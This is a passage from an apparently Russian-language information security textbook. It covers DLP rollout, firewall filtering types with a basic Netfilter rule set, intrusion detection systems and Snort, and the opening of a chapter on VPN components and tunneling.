


Рис. 20.4. Набор политик

В принципе, мы рекомендуем начать внедрение с нескольких технически подкованных и морально устойчивых пользователей. Протестируйте новое решение на них, найдите и исправьте недостатки.

Для тестирования политик, касающихся веб-трафика, весь поток данных придется перенаправить через DLP-сервер, только тогда он сможет его проанализировать. Для этого настройте использование прокси-сервера на рабочих станциях, находящихся в тестовой группе.

Для тестирования правил, касающихся, например, использования внешних носителей информации, вам надо будет проинсталлировать MyDLP-агент на все тестовые компьютеры.

После успешной апробации системы в тестовой среде вы можете проинсталлировать агент на все рабочие станции организации и пустить весь сетевой трафик через DLP. Поначалу, как мы уже говорили, следует избегать запрещающих правил. Посмотрите, как работает система, соберите достаточно данных и только потом постепенно, правило за правилом, начинайте применять ограничительные политики.

На самом деле современные DLP-системы умеют гораздо больше — они могут контролировать мобильные телефоны, данные, передающиеся через такое ПО, как Skype, защищают информацию в облаке и могут быть интегрированы с другими системами, обеспечивающими ИБ. В данный момент на рынке ИТ довольно много поставщиков решений такого типа, но мало специалистов, умеющих грамотно настраивать и поддерживать такое ПО. Мы искренне надеемся, что вы пополните их ряды.

21 Брандмауэры

Брандмауэры, фаерволы, межсетевые экраны — как только эту технологию не называют. Они бывают как программными, так и аппаратными, бесплатными и платными, но все они должны выполнять одну основную функцию — отделение внешней сети от внутренней. Все остальное — это уже производные от данной функции. Брандмауэры находятся на границе двух сетей и представляют собой часть периметра, отгораживающего внутреннюю среду от внешней, практически как кожа у человека.

Разумеется, нельзя полностью отгородиться от внешнего мира. Информация должна поступать извне, а пользователи не смогут нормально работать, если их полностью отрезать от сети Интернет. Фаервол контролирует потоки данных благодаря набору определенных правил, он определяет, какая информация может уйти из внутренней сети во внешнюю, а какая — нет. Верно и обратное: он фильтрует информацию, поступающую из полной опасностей сети Интернет. Отключить фаервол — это как оставить человека без кожи: жить он будет, но очень скоро умрет от осложнений, вызванных вирусами и вредоносными микроорганизмами. Стоит заметить, что в крупных сетях устанавливают не один фаервол, каждый сегмент сети отграничен таким устройством.

Еще одна немаловажная функция межсетевого экрана — это разграничение внутренней сети. Именно фаервол, на основе заданных политик, определяет уровень доступа различных пользователей к внутренним системам. Также он обеспечивает организацию демилитаризованной зоны. В ДМЗ находятся общедоступные серверы, например веб-сервер с размещенной домашней страницей предприятия. Доступ к ней должен быть у всех пользователей внешней сети, однако желательно логически отграничить такой сервер от сервисов, занимающихся обработкой конфиденциальных данных.

Вы можете ни разу не столкнуться, например, с IDS или IPS, но работа с фаерволом — основная обязанность каждого, кто имеет хоть какое-то отношение к системному администрированию или информационной безопасности.




Рис. 21.1. Модель сети с фаерволом и разграничением на внутренние зоны

Итак, мы определись с тем, что брандмауэр позволяет отгородить внешнюю сеть от внутренней, а значит, не дать злоумышленникам проникнуть в сеть. Однако бывают и такие ситуации, когда злоумышленник находится во внутренней среде, и в этом случае фаервол может стать еще одной преградой на пути утечки данных. Помните об этом и не давайте пользователям и администраторам больше прав, чем требуется.

То же касается и доступа к внутренним ресурсам. Зачем службе технической поддержки пользователей иметь доступ к административной консоли фаервола или администратору баз данных — к системам мониторинга сетевого оборудования?

Теперь поговорим о том, каким же образом фаерволы осуществляют фильтрацию трафика. Есть четыре основные технологии:

- пакетный фильтр;
- прокси;
- фильтр приложений;
- фильтр с отслеживанием соединений.

В настоящее время они редко встречаются изолированно — современные устройства комбинируют различные подходы и тем самым увеличивают степень защиты.

Каждый фаервол работает на своем уровне модели OSI. Ниже мы приведем таблицу, в которой сопоставим тип фильтрации с уровнями данной модели.

Модель OSI с разными технологиями фильтрации

Тип	Уровень в модели OSI	Стек TCP/IP
Фильтр приложений	Прикладной уровень	HTTP, SMTP, FTP и т. д.
	Уровень представления	SSL, TLS, XDR
	Сеансовый уровень	TCP — начало сессии
Фильтр с отслеживанием соединений	Транспортный уровень	TCP, UDP и т. д.
Пакетный фильтр	Сетевой уровень	IP, ICMP, IPSec, ARP и т. д.
Фаерволы MAC-уровня	Канальный уровень	
	Физический уровень	

Фаерволы с пакетной фильтрацией обрабатывают потоки данных, используя такие параметры, как адрес отправителя, адрес получателя, порт отправителя и получателя, время, тип сервиса и прочие параметры, которые могут находиться в заголовке IP-пакета.

На роутерах и свичах, в принципе, тоже существует пакетная фильтрация, но называется она иначе — списки контроля доступа (Access Control Lists).

Из плюсов данных фильтров, прежде всего, хочется отметить их простоту. Такие фильтры встроены в самое разное ПО, и даже маломощный домашний роутер имеет в наши дни такой фаервол.

Второе достоинство — скорость. Использование данного типа фильтрации практически не влияет на загруженность системных ресурсов. И наконец, скорость, доступность и простота настройки делают такой тип фаерволов идеальным в случае, когда вам надо оперативно отграничить какой-либо участок сети или быстро развернуть новую подсеть с соблюдением базовых принципов политики безопасности.

Однако у данной технологии есть один большой минус. Во время такой фильтрации не анализируется содержимое передаваемых данных. Как вы знаете, закрепление определенных портов за различными сервисами весьма условно. Никто не помешает нам развернуть веб-сервер на порте 456, и при этом все будет великолепно работать! Именно этим и пользуются злоумышленники.

В одной из предыдущих глав мы уже писали про туннелирование. Так вот, именно этот недостаток подобных фаерволов позволяет туннелировать любой трафик через, например, порт 80. Разработчики пиринговых сетей давно это поняли и осуществляют связь именно через этот порт. Также отсутствие контроля содержимого может привести к тому, что злоумышленники получат возможность беспрепятственно отправлять в вашу сеть специально созданные пакеты, содержащие вредоносный код.

Однако это не повод отказываться от данного типа фильтрации. Безопасность нельзя обеспечить, используя лишь одну какую-нибудь технологию, ведь каждая из них имеет свои недостатки. Однако, используя несколько компонентов, можно собрать вполне хорошую систему защиты.

Фильтры приложений, или прокси-фаерволы. Работают на седьмом, самом верхнем уровне модели OSI. Такие устройства, действуя незаметно для пользователя, работают с внешним миром от его имени, не давая сделать это напрямую.

Приведем небольшой пример. Пользователь вводит в адресной строке браузера, например, yandex.ru и нажимает клавишу «Enter». Запрос отправляется на фаервол, затем фаервол, запомнив клиента, открывает соединение с yandex.ru и получает определенную информацию. Далее эта информация анализируется и затем передается пользователю.

К плюсам данной технологии можно отнести дополнительный буфер. После того как информация была получена из внешнего мира, а это не обязательно инициировано пользователем, находящимся во внутренней сети, она помещается в буфер. Даже банальные запросы, идущие от злоумышленника при сканировании портов, будут помещены в буфер и проанализированы.

Благодаря такому буферу и анализу информации можно оперативно закрывать бреши в безопасности, например, веб-приложений. Ведь порой, чтобы устранить уязвимость, программистам требуется достаточно много времени, а фаервол позволяет устранить эту проблему в считанные минуты.

Однако и у данной технологии есть свои недостатки. Потребность в организации буфера и сканировании делает такой фаервол достаточно требовательным к системным ресурсам, и даже при их наличии время обработки информации существенно возрастает.

Второй минус — сами приложения. В современном мире мы сталкиваемся с огромным количеством веб-приложений. Многие из них типовые и построены по одному и тому же принципу, с ними проблем нет. А вот со специфическим ПО проблемы обязательно возникнут. Вы потратите не один день, пытаясь настроить фаервол так, чтобы нужное вам приложение работало корректно.

Фаерволы, работающие в режиме обратного прокси. Работают по такому же принципу, что и обычные прокси-фаерволы, однако в данном случае они защищают не клиента, а внутренний сервер, к которому обращается клиент из внешней сети. Такие фаерволы могут работать также в качестве балансировщика нагрузки, распределяя запросы между несколькими серверами.

Такой прокси позволяет эффективно защищать внутренние серверы от внешних угроз. Однако отвечающему за такой фаервол администратору необходимо четко

представлять себе работу приложения, которое он защищает. Например, в аппликации, находящейся под нашей защитой, есть форма для ввода данных. Как мы знаем, такие формы достаточно чувствительны к вводимой информации, а допущенные программистами ошибки могут привести к тому, что злоумышленник успешно проведет атаку, направленную на переполнение буфера. Как бы банальна ни была эта ситуация, но проходящие по этому вектору атаки взломы до сих пор происходят, и притом довольно часто.

Мы, как грамотные ИБ-специалисты, должны предотвращать саму возможность возникновения данной ситуации еще на уровне фаервола. Однако такой подход достаточно трудоемок. Мы должны постоянно следить за изменениями приложения и приспосабливать под них наш фаервол.

Второе преимущество данного подхода — возможность дешифровки зашифрованной информации. Сейчас многие веб-сайты внедряют использование SSL-сертификатов, что позволяет шифровать данные между пользователем и конечным сервером. В нашем случае, если не будет установлен реверс прокси, мы не сможем проверять информацию, приходящую из внешней среды, ведь она будет в зашифрованном виде. Также дешифрация трафика на уровне прокси позволяет не только проверять получаемые данные, но и снизить нагрузку на конечный сервер, передавая ему информацию в дешифрованном виде.

Фильтр с отслеживанием соединения анализирует информацию о сессии между устройствами. Фаервол хранит информацию о каждой текущей сессии, а вместе с ней такие данные, как адрес отправителя и получателя, задействованные порты, номер пакета в последовательности, контрольную сумму, а также специфичную для отдельных протоколов информацию, например набор команд и ответов в случае использования FTP или SMTP.

Типичная сессия начинается с запроса на соединение от определенного клиента к конкретной системе. Сначала все работает так же, как и в случае с обычным пакетным фильтром. Фаервол проверяет набор правил и на их основании разрешает или запрещает соединение. Далее, если есть разрешающее правило, фаервол разрешит соединение и сделает запись о нем в своей базе данных. В последующем каждый пакет будет проверяться на принадлежность к той или иной открытой сессии. Если соответствие пакета и сессии не будет установлено, то такой пакет не сможет пройти во внутреннюю сеть. После окончания сессии запись о ней стирается.

Помните, что фаерволы могут работать, исходя из двух принципов: все, что не разрешено, — запрещено и все, что не запрещено, — разрешено. Для нас как для ИБ-специалистов важно, чтобы фаервол был сконфигурирован на основании первого принципа. При данном подходе нагрузка на администратора, конечно, увеличится, зато не будет нанесен урон безопасности.

Для того чтобы обезопасить себя, всегда требуйте от пользователей документального подтверждения необходимости открытия какого-либо доступа, не обязательно бумажного, — многие компании используют электронную систему документооборота.

Помните, что у большинства правил есть срок действия. Если пользователю нужен доступ к какому-либо ресурсу на время тестов, то будет целесообразно по окончании тестов этот доступ закрыть.

Для предотвращения типичных ошибок ниже мы приведем пример базовой конфигурации фаервола, а после этого дадим некоторые пояснения.

Базовый набор правил для Netfilter

№	Источник	Пункт назначения	Сервис	Интерфейс	Направление	Действие
0	Фаервол Своя сеть	Любой	Любой	Внешний	Внутрь	Запретить
1	Любой	Любой	Любой	Обратная петля	Все	Разрешить
2	Администратор	Фаервол	SSH	Любой	Все	Разрешить
3	Фаервол	DNS-сервер	DNS	Любой	Все	Разрешить
4	Любой	Фаервол	Любой	Любой	Все	Запретить
5	Своя сеть	Любой	Любой	Любой	Все	Разрешить
6	Любой	Любой	Любой	Любой	Все	Запретить

0. Антиспуфинговое правило. Спуфинг — это генерация пакетов с поддельным адресом отправителя. Основная идея этого правила — проверять адрес отправителя всех пакетов, приходящих из внешнего мира на внешний интерфейс фаервола. Если будет обнаружено несоответствие данному правилу, то соединение будет разорвано.
1. Разрешаем все соединения на интерфейс обратной связи. Это необходимо для корректной работы самого устройства.
2. Разрешаем всем компьютерам, состоящим в группе «Администратор», подключение к фаерфолу с использованием SSH-протокола.
3. Разрешаем фаерволу подключаться к DNS-серверу. Это также необходимо для нормальной работы устройства.
4. Запрещаем кому-либо еще подключаться к фаерволу.
5. Разрешаем доступ из внутренней сети ко всем ресурсам.
6. Запрещаем все, что не разрешено.

Несколько примечаний к данной конфигурации:

- Анализ пакетов происходит от первого правила к последнему, сверху вниз. Это значит, что если в первом правиле вы разрешаете доступ к каким-либо ресурсам, например, для группы компьютеров, а во втором правиле запрещаете доступ к тем же ресурсам отдельным рабочим станциям, состоящим в этой группе, то доступ у них все равно будет.
- Конфигурация предназначена для Netfilter — брандмауэра, встроенного в ядро ОС Linux. Поэтому на устройствах других производителей она может выглядеть немного иначе, но идея будет та же.
- Пятое правило дает слишком широкий доступ компьютерам внутренней сети. По идее, его необходимо заменить набором правил, каждое из которых обеспечивало бы минимально необходимый доступ.

22 Системы обнаружения вторжения (IDS)

Ни для кого не секрет, что количество направленных на проникновение атак растет с каждым днем. По большей части это связано не с появлением на рынке труда значительного количества ИБ-специалистов, а скорее с широким проникновением ИТ в нашу жизнь. Сейчас каждый более или менее грамотный школьник имеет представление о работе глобальной сети, а инструментов для взлома информационных систем становится все больше. Более того, многие из них абсолютно бесплатны и не требуют от обладателя навыков использования и глубоких познаний. Людей, бездумно использующих эти инструменты, так и называют — скрипт-кидди (script kiddie). Вы можете возразить, что на страже сети всегда стоит фаервол, но будем честны: эта система защиты данных, как и все прочие, не лишена недостатков и в одиночку не может гарантировать полной защиты.

Давайте проведем параллель с реальной жизнью. Представьте себе, что вы купили новую квартиру. И естественно, вы не захотите перевозить туда мебель, доставшуюся вам еще от бабушки. Вместе с новой мебелью вы, как и каждый уважающий себя ИТ-профессионал, поставите на самом видном месте свой новый компьютер, цена которого равняется вашему заработку за последние несколько месяцев. Обустроив новое жилье, вы захотите его обезопасить и, конечно же, закажете самую надежную дверь. В данном примере она и олицетворяет фаервол. Но однажды, вернувшись с работы, вы обнаружили, что воры проникли в квартиру через окно и вынесли все, включая новый компьютер. Вы даже не могли себе представить такое развитие событий, ведь ваши апартаменты находятся на шестнадцатом этаже. Так же случается и в ИТ. Ваша сеть всегда находится под угрозой. Злоумышленники, как и вы, регулярно просматривают базы данных уязвимостей и ищут пути проникновения в вашу сеть. Иногда эти пути могут быть настолько непредсказуемыми, что вы просто не можете себе такого представить. В этом примере IDS можно сравнить с сигнализацией. Конечно, она не сможет гарантировать стопроцентной защиты, однако позволит существенно минимизировать риски и возможные убытки.

Итак, мы подходим к главному — что же представляет собой IDS в мире ИТ? IDS позволяют обнаруживать атаки и предотвращать их дальнейшее развитие.

Конечный результат достигается благодаря сбору и анализу данных из различных источников. Эффективная работа IDS обеспечивается благодаря следующим технологиям:

- Мониторинг и анализ активности пользователей и систем. Обычно осуществляется путем соответствия потоков данных определенному набору правил. Используемые в IDS правила представляют собой описание наиболее популярных векторов атак. Однако даже небольшое изменение в ходе проведения атаки позволяет злоумышленнику обойти данный фильтр.
- Проверка конфигураций и поиск уязвимости ИС.
- Проверка целостности критических данных.
- Статистический анализ потоков данных, основанный на математических моделях известных атак. Для них не важна последовательность событий, что затрудняет обход такой системы. Однако злоумышленники могут обучить такие системы воспринимать вредоносный трафик как нормальный.
- Определение подозрительных действий.
- Использование нейронных сетей для выявления атак. Позволяет избавиться от недостатков статистических методов и статических правил. Обычно вначале нейронные сети обучают распознавать именно нормальный трафик, но они также могут обучаться и на атаках злоумышленников.

В наше время трудно встретить IDS, в которой был бы реализован только один подход для анализа данных, — современные системы используют несколько технологий одновременно.

IDS различаются между собой не только способами обработки данных, но и способами реагирования на какое-либо происшествие. Хотя это деление также достаточно условно. Выделяют пассивные системы, только предупреждающие о происшедшем инциденте, и активные, пытающиеся противодействовать атаке, например, меняя конфигурацию фаервола или маршрутизатора.

Как и любая система, IDS состоит из набора связанных между собой компонентов. Для лучшего понимания дальнейшего материала разберем основные составляющие части IDS:

- Модуль слежения, или сенсор, обеспечивает слежение за потоком данных. Он может быть физически отделенным от основной системы и находиться на любом хосте в любом сегменте сети.
- Система обнаружения атаки является основным модулем системы. Осуществляет анализ информации, полученной из различных источников, и, на основании полученных результатов и заданных правил, принимает решение о дальнейшем действии.
- База знаний содержит информацию, на основе которой анализируется трафик. Это могут быть и профили поведения пользователей, и сигнатуры известных атак, и различные статистические данные.

- База данных хранит всю остальную информацию, не относящуюся к базе знаний, например журналы событий, конфигурацию сервиса и т. д.
- Система управления — обычно графический интерфейс, позволяющий управлять всеми компонентами IDS.
- Система реагирования осуществляет реагирование на обнаруженные атаки и другие события.

Исходя из метода сбора информации, IDS можно условно разделить на следующие подтипы.

- **Сетевые IDS (NIDS)** — как правило, находятся на границе двух сетей. Они анализируют проходящий через них сетевой трафик и сравнивают его со своей базой данных известных атак. В случае обнаружения атаки или подозрительного трафика отправляют сообщение администратору.
- **IDS отдельного узла (NNIDS)** — анализируют сетевой трафик, который приходит на какой-либо конкретный сервер. В отличие от предыдущего компонента, анализирующего весь трафик, проходящий в определенную подсеть, эти системы проверяют данные, которые приходят на один конкретный хост.
- **IDS хоста (HIDS)** — устанавливаются на конкретный хост в сети. Они запоминают первичное состояние критичных файлов, а затем сравнивают их текущее состояние с эталонным. В случае, если система находит отличие, она оповещает об этом администратора.

Заметим, что данная классификация достаточно условна. Современные системы обеспечивают сбор данных сразу из нескольких источников.

Теперь, когда мы поняли, как работает IDS и разобрались с основными ее компонентами, настало время узнать о достоинствах и недостатках таких систем.

Начнем с хорошего, с плюсов. Чем же может нам помочь такая система? Итак, IDS может определить недостатки конфигурации ИС, найти хорошо известные уязвимости в установленном ПО, определить начало атаки на вашу сеть, а также анализировать активность пользователей сети и отслеживать изменения в критических данных.

Однако данная система, как и другие, не лишена своих недостатков. Вот лишь некоторые из них: она не может предотвратить атаку, использующую уязвимости в сетевых протоколах, теряет эффективность при больших нагрузках на сеть, не всегда может правильно анализировать данные от специфичных или нестандартных ИС, ее эффективность снижается в случае атак на пакетном уровне, она не сможет определить причину происшедшего проникновения в автоматическом режиме.

Несмотря на присущие ей недостатки, такая система все равно может дать нам очень многое. Но для ее эффективной работы необходима правильная установка IDS в существующей инфраструктуре.

Ниже мы приведем список точек, где установка IDS считается наиболее целесообразной:

- между вашей и глобальной сетью;
- между DMZ и фаерволом;
- в удаленных офисах;
- между пользователями и внутренними серверами.




Рис. 22.1. Места установки сенсоров IDS

Небольшое замечание по данной схеме: разные авторы предлагают размещать один из сенсоров по-разному. Речь идет о расположенном на границе с глобальной сетью. Если данный сенсор разместить до фаервола, то мы можем получить огромное количество срабатываний и не сможем анализировать зашифрованный трафик. Также мы уже упоминали, что на большом потоке данных эффективность IDS снижается. Мы склоняемся к тому, чтобы размещать IDS после фаервола.

После того как вы правильно расположите все сенсоры, необходимо сделать так, чтобы все данные отправлялись на единую консоль управления.

Мы не будем заострять ваше внимание на процессе выбора и установки IDS. Однако рекомендуем обратить внимание на Snort. Это довольно популярная IDS, которая также может работать в режиме предотвращения атак (IPS). Для Snort существует огромное количество документации. Также, что немаловажно, эта система до сих пор активно поддерживается и развивается. В Snort есть возможность написания своих правил, однако на официальном сайте, а также на просторах

Всемирной паутины вы найдете множество готовых и эффективно работающих политик.

Snort можно использовать как NIDS, но он также поддерживает архитектуру клиент-сервер, а это означает, что вы можете сконфигурировать один сервер, который будет собирать данные с сенсоров и анализировать их.

Еще одно преимущество данного продукта в том, что он может работать совместно с другим ПО. Советуем обратить ваше внимание на BASE. Этот графический интерфейс для Snort помогает решить одну из главных проблем ИБ — он позволяет представлять информацию в удобном графическом виде, что облегчает ее анализ и понимание.

PulledPork — скрипт, написанный на языке программирования Perl. Позволяет скачивать, комбинировать и обновлять правила для Snort из различных источников.

Также не забывайте, что Snort может быть интегрирован с базой данных MySQL. Это поможет расширить возможности и улучшить производительность системы в целом.

Несмотря на популярность и отличную работу IDS, не спешите их внедрять. После принятия решения об установке такой системы необходимо детально изучить логическую схему сети и понять, где разместить сервер, куда установить сетевые сенсоры и какие хосты нуждаются в установке HIDS.

Неправильное размещение компонентов системы может привести не только к большому количеству ложных срабатываний, но и к невозможности анализа трафика в принципе.

Внимательно проанализируйте риски. Исходя из полученной информации, вы поймете, какие данные надо собирать и анализировать. Машины пользователей будут больше подвержены таким рискам, как заражение вирусом, тогда как серверы веб-приложений стоит защищать, например, от SQL-инъекций.

В сетях с высоким количеством трафика необходимо уделить внимание производительности. Несомненно, если вы не испытываете недостатка в вычислительных ресурсах, проблема производительности не будет такой критичной, однако мы выступаем за рациональное использование ресурсов.

Как и в случае с внедрением DLP, не стремитесь активно использовать все доступные правила и весь арсенал средств, направленных на предотвращение атак. Это чревато тем, что вы парализуете работу всей сети. Начинайте внедрять постепенно, для начала только в режиме мониторинга. И лишь потом, после сбора достаточного количества данных о работе системы, можете начинать действовать более активно!

23 Виртуальные защищенные сети (VPN)

Несмотря на все попытки контролирующих органов, в современном мире ИТ давно уже отсутствуют какие-либо границы. Считается нормальным, что над разработкой какого-либо ПО с открытым кодом трудятся тысячи специалистов со всего света.

Однако данная тенденция присуща не только открытым сообществам — бизнесмены уже давно поняли всю прелесть удаленной работы. Для работающего из дома сотрудника не придется покупать дорогую офисную мебель и приводить рабочее помещение в соответствие всем нормам безопасности труда, да и вообще отпадает необходимость аренды помещения. А если компании повезло, то она может найти отличного специалиста из другой страны, который за ту же работу попросит в два, а то и в три раза меньшую зарплату. Такая экономия средств позволяет компаниям бурно развиваться, нанимать новых сотрудников и открывать свои представительства в разных городах.

Однако развитие в этом направлении привело к появлению другой проблемы. Защита сети, находящейся в пределах одного здания, не представляет собой особых сложностей. А теперь представьте, что руководство вашей компании, головной офис которой находится в Москве, решило открыть свое представительство в Новосибирске. И вам, как ИТ-специалисту, необходимо обеспечить филиалу доступ ко всем внутренним информационным ресурсам, находящимся в вашей сети.

Когда-то давно существовала практика протягивания выделенной линии до удаленных офисов, однако из-за дороговизны и плохой масштабируемости от нее отказались. В наши дни связь между удаленными офисами осуществляется через глобальную сеть. Это позволяет сократить расходы на выделенные линии и использовать для связи с удаленными сотрудниками недорогую инфраструктуру местных интернет-провайдеров.

Однако при таком подходе мы сталкиваемся с двумя другими проблемами. Первая касается маршрутизации. Обычно внутренние ИС компании не имеют доступа в Интернет, а маршрутизация во внутренней сети осуществляется при помощи немаршрутизируемых в глобальной сети IP-адресов. Вторая проблема — безопасность данных. Вся информация передается по открытым, незащищенным каналам. При таком способе ее передачи невозможно обеспечить ни физическую, ни логическую безопасность канала.

Для решения этих проблем и была создана технология виртуальных частных сетей (VPN). Благодаря этой технологии появилась возможность защитить информацию, которая передается по открытым каналам, и объединить географически разделенные компьютеры и локальные сети в единую среду передачи данных.

Виртуальные частные сети организуются благодаря построению виртуальных каналов связи, VPN-туннелей, на базе глобальной сети. В таких туннелях информация передается исключительно в зашифрованном виде.

Компоненты виртуальной частной сети

Виртуальная частная сеть состоит из следующих компонентов:

- VPN-клиент;
- VPN-сервер;
- VPN-шлюз;
- среда передачи данных.

В качестве VPN-клиента может выступать множество устройств. Это могут быть персональные компьютеры пользователей, мобильные телефоны, шлюзы других сетей и т. д. Обычно именно VPN-клиент инициализирует установление безопасного соединения. В качестве компонента, обеспечивающего связь с удаленным сервером, может выступать ПО, установленное на рабочей станции пользователя, либо отдельное устройство. В наши дни даже у роутеров, предназначенных для домашнего использования, есть встроенный VPN-клиент.

Данная часть системы является самым ненадежным ее компонентом, а вы, конечно, помните, что максимальная прочность цепи равна прочности самого слабого ее звена. Администраторы сети должны контролировать такие удаленные хосты с особым рвением, к ним необходимо предъявлять даже более строгие требования, чем к компьютерам локальной сети. На удаленных компьютерах обязательно должен быть установлен антивирус, локальный фаервол, ПО, позволяющее удаленно администрировать данный компьютер, и IDS (если централизованно используется компанией).

VPN-серверы некоторых компаний поддерживают технологию проверки клиента на соответствие политикам безопасности. Если, скажем, на компьютере пользовате-

ля присутствует антивирус, сигнатуры которого не обновлялись в течение последних 24 часов, то такому пользователю может быть отказано в подключении к сети.

VPN-сервер, как следует из названия, — это сервер, к которому подключается клиент. Как правило, это отдельный хост в сети, который может аутентифицировать клиента и предоставить ему доступ к своим ресурсам. Как и в случае с клиентом, на стороне сервера можно организовать VPN-туннель при помощи аппаратного или программного решения.

VPN-шлюз отличается от сервера тем, что предоставляет клиентам доступ к многочисленным ресурсам, находящимся за ним, во внутренней сети. Обычно это отдельные устройства, занимающиеся аутентификацией пользователей и маршрутизацией. Также посредством двух VPN-шлюзов обеспечивается надежное взаимодействие пользователей и ресурсов, находящихся в различных удаленных сетях.

Грамотная конфигурация таких шлюзов имеет критическое значение для обеспечения должного уровня ИБ. В сети обязательно должен присутствовать барьер между конечной точкой туннеля и внутренней сетью. Обычно им выступает брандмауэр. Во многих компаниях брандмауэр сочетает в себе функции фаервола и VPN-шлюза. Логично расположить такой шлюз в DMZ-сети, которая уже отделена от внутренней, ведь очень важно, чтобы потоки данных внутренней сети и VPN были разделены.

Еще одна проблема, о которой стоит задуматься при организации соединения типа «сеть–сеть», это то, где именно будут дешифрованы данные на противоположном конце. Сейчас поясним подробнее. Когда дело касается одного предприятия и второй конец туннеля также администрируется сотрудниками вашей компании, то вы сами выбираете наиболее безопасную архитектуру для построения сети удаленного офиса. Однако ситуация меняется в случае, когда вы выстраиваете соединение с сетью вашего бизнес-партнера. В этом случае вы никак не можете влиять на безопасность и архитектуру удаленной сети, однако бизнес-модель подразумевает, что вы будете передавать конфиденциальные данные своей компании в другой офис, удаленный и, возможно, небезопасный. Есть над чем задуматься, не правда ли? Некоторые компании перед включением в свою сеть бизнес-партнеров проводят аудит безопасности их сети, а также подписывают двустороннее соглашение, обязывающее стороны следить за безопасностью данных. На наш взгляд, это хорошее, хоть и трудозатратное решение.

В качестве среды передачи данных может выступать любая линия связи. Это могут быть телефонные линии, оптоволоконные каналы, смешанные среды и даже те, в которых используются другие протоколы передачи данных, нежели чем в сети предприятия.

Последнее достигается благодаря туннелированию. Суть данной технологии состоит в том, что предназначенные для удаленной сети пакеты данных помещаются внутрь других пакетов, которые будут передаваться через Интернет. Пакеты протоколов более низкого уровня можно инкапсулировать в пакеты более высокого уровня согласно модели OSI. Также можно инкапсулировать друг в друга и пакеты одного уровня.

Рис. 23.1. Организация VPN

Один пакет данных помещается в другой полностью, вместе с полем данных и всеми заголовками. Один из недостатков такого подхода состоит в том, что для передачи того же количества данных приходится использовать большее количество пакетов, что увеличивает нагрузку на сеть. Однако современное оборудование и высокоскоростные среды передачи информации нивелируют этот недостаток.

